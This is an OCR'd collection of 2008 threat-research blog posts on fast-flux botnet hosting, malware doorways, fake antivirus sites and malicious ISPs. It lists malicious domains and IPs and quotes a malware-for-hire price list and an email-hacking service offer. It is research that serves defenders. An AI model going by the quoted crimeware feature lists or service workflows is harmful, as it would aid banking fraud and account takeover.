ns11.cashtransfers.tk

ns1.cashtransfers.tk

ns12.cashtransfers.tk

ns2.cashtransfers.tk

ns13.cashtransfers.tk

ns3.cashtransfers.tk

477

ns14.cashtransfers.tk

ns4.cashtransfers.tk

ns15.cashtransfers.tk

ns5.cashtransfers.tk

ns16.cashtransfers.tk

ns6.cashtransfers.tk

ns17.cashtransfers.tk

ns7.cashtransfers.tk

ns8.cashtransfers.tk

With the distributed and dynamic hosting infrastructure courtesy of the malware infected user, scammers,

spammers, phishers and malware authors are only starting to experiment with the potential abuses of such an underground ecosystem build on the foundations of compromises hosts.

Related posts:

[3]Storm Worm's Fast Flux Networks

[4]Managed Fast Flux Provider

[5]Fast Flux Spam and Scams Increasing

[6]Fast Fluxing Yet Another Pharmacy Spam

[7]Obfuscating Fast Fluxed SQL Injected Domains

[8]Storm Worm Hosting Pharmaceutical Scams

[9]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

1. http://www.docep.wa.gov.au/ConsumerProtection/scamnet/Scams/Cash-Transfers_Inc.html

2. http://www.banksafeonline.org.uk/moneymule_explained.html

3. http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html

4. http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html

5. http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html

6. http://ddanchev.blogspot.com/2007/10/fast-fluxing-yet-another-pharmacy-scam.html

7. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

478

8. http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html

9. http://blogs.zdnet.com/security/?p=1122

479



Money Mule Recruiters use ASProx's Fast Fluxing Services (2008-07-18 12:48)

*Just consider this scheme for a second. A well known [1]money mule recruitment site Cash Transfers is maintaining a fast-flux infrastructure on behalf of the Asprox botnet, that is also providing hosting services for several hundred domains used on the last wave of SQL injection attacks. Ironically, [2]the money mule recruitment site is sharing IPs with many of them. Who are these money launderers (**cashtransfers.tk**; **cashtransfers.eu; type53.eu**; **sid57.tk**; **catdbw.mobi**; **cdrpoex.com** etc.) anyway?*

" Cash-Transfers Inc. is an online-to-offline international money transfer service. We offer a secure, fast, and inexpensive means of sending money from the UK to offline recipients worldwide. Recipients do not require a bank account or Internet connection to receive funds. We have teamed with select local disbursement partners to provide a convenient, secure, and cost-effective means of sending money to family, friends and business partners abroad. The basic requirements to send money/transfer money are:

1) Senders must have Internet access and a bank account or credit/debit card to transfer money. However, recipients do not require either a bank account or Internet connection.

2) Money sent through Cash-Transfers Inc. is available for pick up at the distribution partner instantly, or, in most countries, money can be delivered to the recipient in a matter of hours.

3) Our local agents will call your recipient (during local business hours) to provide additional details, including: 480



forms of identification required, hours of operation, and other locations. The sender will also receive an email confirmation with transaction details and tracking information. "

The fast-flux infrastructure they're currently using is also providing services to domains that are currently used, or have been used in previous SQL injection attacks. Some info on the current DNS servers used in the fast-flux :
ns10.cashtransfers.tk

ns11.cashtransfers.tk

ns1.cashtransfers.tk

ns12.cashtransfers.tk

ns2.cashtransfers.tk

ns13.cashtransfers.tk

ns3.cashtransfers.tk

ns14.cashtransfers.tk

ns4.cashtransfers.tk

ns15.cashtransfers.tk

ns5.cashtransfers.tk

ns16.cashtransfers.tk

ns6.cashtransfers.tk

ns17.cashtransfers.tk

ns7.cashtransfers.tk

ns8.cashtransfers.tk

With the distributed and dynamic hosting infrastructure courtesy of the malware infected user, scammers,

spammers, phishers and malware authors are only starting to experiment with the potential abuses of such an underground ecosystem build on the foundations of compromises hosts.

Related posts:

[3]Storm Worm's Fast Flux Networks

[4]Managed Fast Flux Provider

[5]Fast Flux Spam and Scams Increasing

[6]Fast Fluxing Yet Another Pharmacy Spam

481

[7]Obfuscating Fast Fluxed SQL Injected Domains

[8]Storm Worm Hosting Pharmaceutical Scams

[9]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

1. http://www.docep.wa.gov.au/ConsumerProtection/scamnet/Scams/Cash-Transfers_Inc.html

2. http://www.banksafeonline.org.uk/moneymule_explained.html

3. http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html

4. http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html

5. http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html

6. http://ddanchev.blogspot.com/2007/10/fast-fluxing-yet-another-pharmacy-scam.html

7. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

8. http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html

9. http://blogs.zdnet.com/security/?p=1122



SQL Injecting Malicious Doorways to Serve Malware (2008-07-21 06:41)

Abusing legitimate sites as redirectors to malicious doorways serving malware is becoming increasing common, as is the use of SQL injections in order for the malicious parties to

ensure their campaigns will receive enough generic traffic to their redirectors. Excluding the use of the very same traffic management tools, web malware exploitation kits, [1]templates for the rogue adult sites and the rogue security software, perhaps the most important thing to point out regarding all of the previously analyzed such campaigns, is that they are all related to one another, and are operated by the same people, using the very same infrastructure and live exploit URLs most of the time.

Let's expose yet another such campaign, that has been SQL injected and spammed across a couple of hun-

dred web forums. ***gpamelaaandersona .info*** *(82.103.129.98) is the typical comprehensive malicious doorway, whose galleries redirect to* ***tds.zbestservice .info/tds/in.cgi?11*** *(85.255.120.45), and from there the following campaigns load on-the-fly :*

483

porntubev20 .com*/viewmovie.php?id=86 (74.50.117.84)*

getmyvideonow .com*/exclusive2/id/3912999/2/black/white/ - (89.149.194.188)*

immenseclips .com*/m6/movie1.php?id=1552 &n=celebs (85.255.118.156)*

movieexternal .com*/download.php?id=1552 (77.91.231.201)*

2008adults2008a .com*/freemovie/144/0/*

avwav .com*/1931.htm*

codecupgrade .com *(74.50.117.84)*

iwillseethatvideo .com *(91.203.92.53)*

dciman32 .com *(85.255.120.45)*

484



Naturally, these are just the tip of the iceberg, and the deeper you go, the more connections with malware gangs and previous campaigns can be established. For instance, here are some more "sleeping beauties" at ***74.50.117.84*** *:*
winantivirus2008 .org

porntubev20 .com

crack-land .com

just-tube .com

codecupgrade .com

codecupgrade .com

485

scanner-tool .com

surf-scanner .com

best-cracks .com

updatehost .com

updatehost .com

freemoviesdb .net

megasoftportal .net

And even more malicious doorways, and rogue software at ***89.149.227.195*** *:*

musicportalfree .com

softportalfree .com

verifiedpaymentsolutionsonline .com

my-adult-catalog .com

indafuckfuck .com

best-porncollection .com

funfuckporn .com

sanxporn .com

dolcevido .com

xiedefender .com

online-malwarescanner .com

easyvideoaccess .com

my-searchresults .com

creatonsoft .com

ihavewetfuckpussy .com

486

How come none of these are in a fast-flux? Pretty simple. Keeping in mind that they continue using the services of [2]the ISPs that you rarely see in any report, survivability through fast-flux is irrelevant when [3]emails sent to

abuse@cybercrime.tolerating.isp receive a standard response two weeks later, and when your abuse emails become more persistent, [4]a fake account suspended notice makes it to the front page, whereas the campaigns get automatically updated to redirect to an internal page, again serving the malware and the redirectors.

Related posts:

[5]Fake Porn Sites Serving Malware - Part Two

[6]Fake Porn Sites Serving Malware

[7]Underground Multitasking in Action

[8]Fake Celebrity Video Sites Serving Malware

[9]Blackhat SEO Redirects to Malware and Rogue Software

[10]Malicious Doorways Redirecting to Malware

[11]A Portfolio of Fake Video Codecs

1. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

2. http://ddanchev.blogspot.com/2008/06/malicious-isps-you-rarely-see-in-any.html

3. http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html

4. http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html

5. http://ddanchev.blogspot.com/2008/07/fake-porn-sites-serving-malware-part.html

6. http://ddanchev.blogspot.com/2008/06/fake-porn-sites-serving-malware.html

7. http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html

8. http://ddanchev.blogspot.com/2008/06/fake-celebrity-video-sites-serving.html

9. http://ddanchev.blogspot.com/2008/06/blackhat-seo-redirects-to-malware-and.html

10. http://ddanchev.blogspot.com/2008/06/malicious-doorways-redirecting-to.html

11. http://ddanchev.blogspot.com/2008/03/portfolio-of-fake-video-codecs.html

487



Impersonating StopBadware.org to Serve Fake Security Warnings (2008-07-21 07:22)

Malware is known to have been hijacking search results, take for instance the [1]rogue Antivirus XP 2008 as a recent example, but it's even more interesting to see other rogue security software impersonating [2]Stopbadware.org in order to server fake security warnings that ultimately lead to fake security software.

stopbadware2008 .com** (58.65.238.171) is one of these examples, where **stopbadware2008 .com/antivirus.php** redirects to **infectionscanner .com** and attempts to trick the user into installing **download.infectionscanner.com

***/AntvrsInstall.exe**. The message used :*

" Reported Insecure Browsing: Navigation blocked. Due to insecure Internet browsing your PC can easily get infected with viruses, worms and trojans without your knowledge, and that can lead to system slowdown, freezes and crashes. Also insecure Internet activity can result in revealing your personal information. To get full advanced real-time protection for PC and Internet activity, register Antivirus 2008. We recommend you to protect your PC now 488



and continue safe Internet browsing. "

There's in fact even more rogue software using the same IP (58.65.238.171), [3]courtesy of HostFresh :

virus-scanner-online .com

security-scanner-online .com

viruses-scanonline .com

virus-scanonline .com

antivirus-scanonline .com

download.antivirus-scanonline .com

topantivirus-scan .com

489



topvirusscan .com

virusbestscan .com

virus-detection-scanner .com

antivirus-scanner .com

infectionscanner .com

virusbestscanner .com

internet-security-antivirus .com

It would be interested to monitor whether or not the template for the fake security warning would start getting used on a large scale.

Related posts:

[4]A Portfolio of Fake Video Codecs

[5]Fake PestPatrol Security Software

[6]Got Your XPShield up and Running?

[7]Localized Fake Security Software

[8]A Diverse Portfolio of Fake Security Software

[9]RBN's Fake Security Software

490

1. *http://sunbeltblog.blogspot.com/2008/06/hijacking-google.html*

2. *http://blogs.stopbadware.org/*

3. *http://ddanchev.blogspot.com/2008/04/hacked-by-rbn.html*

4. *http://ddanchev.blogspot.com/2008/03/portfolio-of-fake-video-codecs.html*


5. http://ddanchev.blogspot.com/2008/05/fake-pestpatrol-security-software.html

6. http://ddanchev.blogspot.com/2008/05/got-your-xpshield-up-and-running.html

7. http://ddanchev.blogspot.com/2008/04/localized-fake-security-software.html

8. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

9. http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html



Coding Spyware and Malware for Hire (2008-07-22 10:48)

What type of antivirus evasion do you want today? For the past several years, we have been witnessing the emerging customerization applied in malware and spyware for hire services. What used to be a situation where the malware authors would code and then start promoting a piece of malware including features that he thinks his potential customers would want by generalizing a cybercriminal's needs, is today's "listening to the customer" win-win situation that they've reached already.

The whole maturity from a product concept to customerization is in fact so prevalent these days, that mal-

ware authors wanting to preserve their intellectual property are forbidding their customers from reverse engineering their malware modules, presumably fearing that [1]remotely exploitable flaws like this one in one of the most popular Ebanker malwares for the last two yers Zeus, could be discovered due to the malware author's insecure coding practices. Moreover, limiting the distribution of a single license they are given to more than three people will result in the malware author ignoring any future business relationships with the party that ruined the exclusiveness of the malware, thereby leaking it to the public, something that's been happening and will continue happening with web malware exploitation kits.

What would be the price of a custom malware module coded on demand? How much does it cost to have a

built in email harvester that would sniff all the incoming and outgoing email addresses from the infected host to later on include them in upcoming spam and malware campaigns? Would the malware author also provide a managed

hosting service for the command and control and the actual binaries on a revenue sharing

492

Here’s an automatically translated, and fairly easy to understand random proposition for coding spyware and malware for hire, aiming to answer many of these questions, clearly demonstrating that today’s malware is coded in exactly the same way the customer wants it to :

" As you can see in the history of its development turned directly into the combine, while almost no raspuh in weight, full-size pack aж 18 kb and minialno 5 kb, for all nampomnyu again, all descriptions below can be done as otdelnym bot, and any combination of cross except for a few restrictions. This product is targeted at mass-user and will not be all prodavatsya row. So, you can choose from:

Actually loader - is able to load a file from adminki, by country and other characteristics, such as the number of animals on board with a specific bot, a country group of countries, the availability of certain authors or Fire, sredenemu time online, etc. etc.. You can adjust the speed of shipping limits for each file, can load 1 as well as how files simultaneously

300 €

FTP and not only Graber

Analyzes user traffic and collects from the ftp acclamation, that is ftp acclamation would you regardless of how the customer uses ftp user, thus can be obtained most valuable ftp aka (even those to which the password is not saved), you can also grab other in a way not only acclamation acclamation and other tasty things more)

150 €

Assembler spam bases

Analyzes user traffic and collects from all email, snifit http pop3 smtp protocols, keeps records unikallnosti locally on each boat to reduce the burden on the server as well as globally on a server has 2 mode of operation - ie passive with only collects user to please and active - the very beginning to download the entire inet) in search of soap 220 €

Socks 4 / 5

Normal soks with competently implemented multithreading, is activated only if the user real Ip, otherwise not.

And also optional, depending on the connection type and speed ineta.

70 €

Indicates

The primitive method, contamination fleshek avtoranom gives 2-3 % increase in the first week and up to 7 %

in the next, a pleasant trifle)

35 €

Scripts

Loader supports internal scripting language - jscript, to carry out arbitrary actions on the victim machine, whether recording data in the register, setting authentic hon-Pago, opening URL in your browser (it was done so to please with 90 % punching)), apload arbitrary files on a server, even

theoretically possible to form and grabing inzhekty in IE) has only to write the script zaebetes, vobschem lyuboye actions soul who wish)

70 € basic functionality

Assembler passwords

493

Collects data such as passwords pstorage IE, MSN, etc., will be added at the request of other sources of passwords

70 €

Mini-AV

When installing loadera wheelbarrows to remove BHO shaped three, zevso-shaped, the majority of shit from all avtoranov, render most keylogerov until all) forward proposals to improve

70 €

File-default

In exe loadera program URL (in adminke) to the file which once progruzit 1 and run at first start loadera on wheelbarrows, while simultaneously helping progruzke Trojan for example, in its entire botnet that does not paired with challenges in adminke, the module operates in 20 seconds after the mini - av which excludes the removal of your Trojan bot, after progruza this exe bot continues to normal activities.

35 €

Form Graber

While in beta version, robbed IE. Sends logs in adminku, folding country. Logs are like logs agent. It consists of:

Graber certificats

On the idea is part formgrabera but could work and of itself, actually there is nothing to describe)

Injections

Literacy sold inzhekty, did not begin work after full progruza pages (as in bolshistve three) and immediately supported injection yavaskript code, which allows avtozalivy and DC inzhekty for data collection. For example not to yuzat acclamation at all is not yet introduce the necessary number of Britain, after which inzhekt ceases to operate.

Вобщем mdelat can be anything and in any form) rather than the meager request field pin) And also inzhektov subspecies - a substitute for the issuance of search enginee.

Graber balances

Makes loot aka balances at the entrance to the user acclamation, detail added to the logs.

Screen

Universal method to grab information from absolutely any species and varieties klaiviatur screens, in particular html, flash, in one picture, with a drop-down fields after choosing your encrypted, as well as information such as

"enter 3 yu secret letter word" etc. as well as any information which is visible a user but not seen in the logs. Screen settings of adminki, set URL where do screen as well as the type of screen: for virtual keyboard (done several small images of areas around the clique) or to "enter 3 yu

secret letter words" (makes 1 full shot). With the withdrawal screen recorded in the log entry with the name of the file to the screen this position.

Antiabuznost for botneta

494

Feachem adminki, keep botnet enables fast, normal, bezglyuchnyh NEabuzoustoychivyh hosting, with features that you forget what abuzy, nohistory week saporta "abuzoustoychivogo" hosting inaccessibility host to half ineta etc., etc., also with the help of the supplement will be able to keep huge botnety (over SL) at 1 dedike with 512

Lake) and well on the price of hosting a savings, not $ 500 a month and 150. It may use this feature to stroronnim development, Trojans, bots, etc., actually is a separate product. And incidentally, if you do not understand the theory that nenado ask "and how does it work?" imagine that it works and point and neubivaemo in pritsnipe.

600 € +

All prices are in euros, the calculation is made at the rate of CB on the day of purchase. ps I will not disappear as most authors after months of sales, I DONT how to please you get to the assembly ftp, I DONT how many soap collects soap-graber, I DONT what otstuk from loadera, I DONT soksov how many will be from 1 to downloads, and how best To work load a file is not dead quickly, if you are confused my ignorance - that my loader so you do not need more tries)

Rules / Licence

– Customer has no right to transfer any of his three 3 persons except options for harmonizing with me

– Customer does not have the right to make any decompile, research, malicious modification of any three parts

– Customer has no right where either rasprostanyat information about three and a public discussion with the exception of three entries.

– For violating the rules - without any license denial manibekov and further conversations"

This malware coder seems to be participating in an affiliate program with a malicious ISP that is offering hosting services for the entire campaign, not just the malware binaries, so you have a rather good example that incentives and revenue-sharing models result in value-added services, a all-in-one shop for a customer to take advantage of without bothering to approach a third-party.

Cybercrime is getting even more easier to outsource these days, and with the malicious parties improving

their communication and incentives model, the resulting transparency in the underground market

Related posts:

[2]The Underground Economy's Supply of Goods and Services

[3]The Dynamics of the Malware Industry - Proprietary Malware Tools

[4]Using Market Forces to Disrupt Botnets

[5]Multiple Firewalls Bypassing Verification on Demand

[6]Managed Spamming Appliances - The Future of Spam

[7]Localizing Cybercrime - Cultural Diversity on Demand

[8]E-crime and Socioeconomic Factors

[9]Russia's FSB vs Cybercrime

[10]Malware as a Web Service

[11]Localizing Open Source Malware

[12]Quality and Assurance in Malware Attacks

[13]Benchmarking and Optimising Malware

1. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

495

2. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

3. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

4. http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html

5. http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html

6. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

7. http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html

8. http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html


9. http://ddanchev.blogspot.com/2007/12/russias-fsb-vs-cybercrime.html

10. http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html

11. http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html

12. http://ddanchev.blogspot.com/2008/04/quality-and-assurance-in-malware.html

13. http://ddanchev.blogspot.com/2006/09/benchmarking-and-optimising-malware.html



Lazy Summer Days at UkrTeleGroup Ltd (2008-07-22 12:00)

The result of building extra confidence into your [1]malicious hosting provider's ability to remain online, is a scammy ecosystem that's constantly jumping from one netblock to another, whose very latest exploit URLs and rogue security software nexto to the codecs served, always represent a decent sample of malicious activities to analyze.

[2]UkrTeleGroup Ltd (85.255.112.0-85.255.127.255 UkrTeleGroup UkrTeleGroup Ltd.

27595 ASN ATRIVO), a

personal favorite due to its historical connection with the Russian Business Network, and hosting provider for a countless of number of injected and malware embedded campaigns during the last two years, is still keeping it as lazy as possible, a laziness allowing you to easily expose a great deal of the malicious activities going on there, and establish the connections between the hosting provider, its current and historical customers.

497



*Take **microsoftcodecs.com** (88.214.198.220) for instance, and **avxp08.com** where it redirects the user into yet another rogue security software. **avxp08.com** is responding to 194.110.162.114; 216.195.41.11; 216.195.41.11; 216.240.139.169, and to UkrTeleGroup Ltd's 85.255.117.163.*

Each of these IPs are also being shared by other rogue software and fake codecs simultaneously :

(216.195.41.11)

antivirusxp2008 .com

malwareprotector2008 .com

antivirxp08 .com

antivirusxp08 .com

avxp08 .com

youpornztube .com

winifixer .com

advancedxpfixer .com

encountertracker .ws

It gets even more UkrTeleGroup Ltd related upon the malware (Trojan:Win32/Tibs.HK) served at the ***avxp08.com*** *gets sandboxed. The malware phones back home* ***stat.avxp08 .com*** *(85.255.118.172) announcing the successful 498*



infection ***winifixer .com/log2.php? affid=980382bdb4e7b779ff6308b0b706571c &uid=06f80eaf-94d7-4b8b-9cf0-5c6f75d2c69f &tm=1211198022*** *(85.255.118.171), and the scammy ecosystem continues using the same hosting provider. The rest of the rogue tools are also using the same subdomain structure, and IP,* ***stat.antivirusxp2008***

.com *(85.255.118.172),* ***stat.antivirxp08 .com*** *(85.255.118.172),* ***stat.antivirusxp08 .com*** *(85.255.118.172) in order to phone back home.*

winifixer .com*, a well known rogue software, is entirely relying on UkrTeleGroup's hosting services hosted at 85.255.117.163; 85.255.118.171; 85.255.120.115; 85.255.120.139; 216.195.41.11 pinpoing several other obvious and well known netblocks hosting anything starting from fake celebrity video sites serving fake Windows Media Player videos, to rogue security software and live exploit URLs. Take for instance their efficiency centered approach to park numerous malicious domains on a single IP, like 85.255.117.218 in this case :*

bestfunnyvids .com

celebs69 .com

celebsnofake .com

499

celebstape .com

celebsvidsonline .com

codecservice1 .com

freevidshardcore .com

newfunnyvideo .com

sexlookupworld .com

starfeed1 .com

starfeed2 .com

topdirectdownload .com

topsearchresults1 .com

topsoftupdate .com

yourfavoritetube .com

Now that it's becoming clear who's providing the hosting infrastructure, it's perhaps also worth pointing out who's using the hosting infrastructure to serve rogue security software and fake codecs on the basis of participating in an affiliate program? A great number of domains used by the rogue security software are registered by ***krab@thekrab.com*** *behind which is supposedly Mishakov Viktor Ivanovich* ***support@tobesoftware.com****, and ironically* ***tobesoftware.com*** *is again hosting within UkrTeleGroup (85.255.120.115). The personal efforts into the*

number of the typosquatted domains and the persistence applied when registered and spamming them across the web, is the result of the incentives provided to them by the affiliate program they participate in.

1. http://ddanchev.blogspot.com/2008/06/malicious-isps-you-rarely-see-in-any.html

2. http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html

500



Email Hacking Going Commercial (2008-07-24 07:17)

This email hacking as a service offering is the direct result of the public release of a [1]DIY hacking kit consisting of each and every publicly known vulnerability for a variety of web based email service providers, with the idea to make it easier for someone to execute their attacks more efficiently. Outsource the hacking of someone's email, and receive a proof in the form of a screenshot of the inbox, next to a guarantee that you'll be able to get back in even after they've changed their passwords? Too good to be true, but since they only charge after they provide you with a proof that they did the job, they could be in fact attempting to hack these emails, compared to the majority of cases where scammers scam the scammers. The service works in 7 steps :

*" **1-** Submit your case to one of our experts.*

***2-** After successful submission , you will be sent a confirmation email along with your Case Reference Number (CRN) .*

3- *Our expert(s) will revert back to you in a few minutes with the details, the charges & the turn-around time.*

You may also be asked to provided additional information through a private form if required by our expert.

4- *Once our expert has all the required information, you will be provided a username/password to our client 501*



area where you can view the real-time progress of your case.

5- *Within a matter of hours (maximum 72 hrs), you can see the results.*

Our expert will provide you with

proof-of-success , which you can verify and confirm.

6- *Once you have verified the authenticity of success, you will be sent detailed payment instructions. You will be asked to pay using anyone of our multiple payment methods.*

7- *Once the payment is realized, we will provide you the requisite information"*

Who’s doing the actual email hacking? Independent contractors on behalf of the service as it looks like :

" Most other groups employ phishing , trojans or viruses which could damage or even alert the target. Our experts use techniques which are developed by themselves , not shared by anyone. We don’t ask them how they do it, but as long as they provide us the desired results, its ok for us. Since we test their methods while they are on probation period with us, we check if the target is being alerted or not. As of now, for the past 4 years, we have NOT

RECEIVED A SINGLE COMPLAINT IN THIS REGARD, which is testimonial to the ingenuity of the methods used by CSP. "

502

How would they prove that they've managed to hack the email account before requesting the payment?

*" **1-** Multiple screenshots of the mailbox*

***2-** A copy of your own email which you had sent to the target*

***3-** A copy / part of the address-book of the target mailbox. "*

Ironically, a hypothetical questionarry that I once speculated a private detection would require from someone interested in [2]Outsourcing The Spying on Their Wife, in order to set the foundations for a successful social engineering attack, is being used by the email hacking group.

1. http://ddanchev.blogspot.com/2008/04/web-email-exploitation-kit-in-wild.html

2. http://ddanchev.blogspot.com/2007/04/outsourcing-spying-on-your-wife.html

503

People's Information Warfare vs the U.S DoD Cyber Warfare Doctrine (2008-07-24 08:24)

Which doctrine would you choose if you had the mandate to? Dark room a

We cannot discuss these if we don't compare their cyber warfare approaches next to one another. It's rather ironic situation, since China has built its cyber

warfare doctrine based on the research conducted into the topic by U.S military personel. At a later stage, Chinese military thinkers perceved the combination

of Sun Tzu's military strategies in the virtual realm

504



Vulnerabilities in Antivirus Software - Conflict of Interest (2008-07-24 10:01)

Vulnerabilities within security solutions – antivirus software in this case – are a natural event, however, the conflict of interests and failure of communication between those finding them and those failing to acknowledge them as vulnerabilities in general, harms the customer. How they get count, and how is their severity measured in a situation where a vulnerability bypassing the scanning method of an antivirus software allowing malware to sneak in, is less important than a remote code execution through the antivirus software, is a good example of short sightedness.

